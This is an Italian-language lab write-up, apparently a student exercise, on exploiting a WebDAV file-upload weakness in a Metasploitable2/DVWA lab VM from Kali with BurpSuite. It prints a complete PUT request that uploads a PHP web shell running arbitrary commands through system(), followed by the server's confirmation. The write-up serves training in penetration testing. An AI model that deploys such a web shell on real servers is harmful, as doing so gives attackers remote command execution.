VAN ZWAM ARJEN


EXPLOIT FILE UPLOAD

#ByteRebels

TRACCIA

Configurate il vostro laboratorio virtuale in modo tale che la macchina Metasploitable sia raggiungibile dalla macchina Kali Linux. Assicuratevi che ci sia comunicazione tra le due macchine. Lo scopo dell’esercizio di oggi è sfruttare la vulnerabilità di «file upload» presente sulla DVWA per prendere controllo della macchina ed eseguire dei comandi da remoto tramite una shell in PHP. Inoltre, per familiarizzare sempre di più con gli strumenti utilizzati dagli Hacker Etici, vi chiediamo di intercettare ed analizzare ogni richiesta verso la DVWA con BurpSuite.

Fase preliminare



Avvio Metasploitable2

Da virtualbox bisognerà avviare la macchina virtuale Meta2

Avvio PfSense

Avendo reti interne per Kali e per Meta2 io utilizzo PfSense per farli pingare e per navigare su internet con NAT

Avvio Kali

Ovviamente dovremo avviare anche Kali Linux

Fase di ping


Dovremo far comunicare la macchina Kali (nel mio caso avrà l'IP: **192.168.1.100**) con Metasploitable2 (IP: **10.10.10.100**)


Familiarità coi verbi - Burpsuite

Prima di iniziare ho fatto dei test per verificare che tutto sia in linea con il test e che tutto risponda correttamente, provo quindi a dare un verbo **OPTIONS** (sostituendo il GET) tramite il **Repeater** di **Burp**

VERBI PIU UTILIZZATI:

GET
PUT
POST
DELETE
HEAD
OPTIONS





Payload.php

Versione base

Payload.php

1.


Come da teoria, ho provato prima con un payload scritto in php molto semplice e banale, poi col comando:
wc -m payload.php
calcolo il Content-lenght
in questo caso: 80

2.

Una volta creato il payload l'ho inserito tramite il verbo **PUT** specificando la directory e il codice

3.


Premendo "**Send**" invio le modifiche al server




Controllo


Payload.php

Controllo che effettivamente **BurpSuite** abbia fatto il suo lavoro, mi reco dunque nel server nella directory “dav” e verifico refreshando la scheda.




Ho provato anche a creare una cartella “ciao”






Provo dunque tramite barra degli indirizzi a dare qualche comando “**ls -lh**” dando alla fine del payload.php “**?cmd=**”



Ho usato anche il verbo **DELETE** per eliminare poi il file payload.php



SHELL php più sofisticata 1#

Per prendere più confidenza e manualità ho dunque preferito utilizzare altre due **shell**.php MOLTO più intuitive e user-friendly

Send Cancel

Request

Pretty Raw Hex

```
PUT /dav/shell.php HTTP/1.1
Host: 10.10.10.100
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/122.0.6261.112 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/si
gned-exchange;v=b3;q=0.7
Referer: http://10.10.10.100/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close
Content-Type: http/txt
Content-lenght: 301
Content-Length: 315

<html>
  <body>
    <form method="GET" name="<?php echo basename($_SERVER['PHP_SELF']); ?>">
      <input type="TEXT" name="cmd" autofocus id="cmd" size="80">
      <input type="SUBMIT" value="Execute">
    </form>
    <pre>
      <?php
      if(isset($_GET['cmd']))
      {
      system($_GET['cmd']);
      }
      ?>
      </pre>
    </body>
  </html>
```

Response


Pretty Raw Hex Render

```
HTTP/1.1 201 Created
Date: Tue, 02 Apr 2024 12:20:02 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
Location: http://10.10.10.100/dav/shell.php
Content-Length: 271
Connection: close
Content-Type: text/html; charset=ISO-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html>
  <head>
    <title>
      201 Created
    </title>
  </head>
  <body>
    <h1>
      Created
    </h1>
    <p>
      Resource /dav/shell.php has been created.
    </p>
    <hr />
    <address>
      Apache/2.2.8 (Ubuntu) DAV/2 Server at 10.10.10.100 Port 80
    </address>
  </body>
</html>
```

Come per il payload.php precedente ho usato il verbo **PUT** e mandato tramite il **Repeater** da BurpSuite

Come si nota, a differenza di prima, la possibilità di inserire comandi è semplificata tramite il **Textbox** nella pagina



SHELL php più sofisticata 2#

Seconda shell più sofisticata che ho utilizzato:

MOLTO, MOLTO **PIU' COMPLETA**!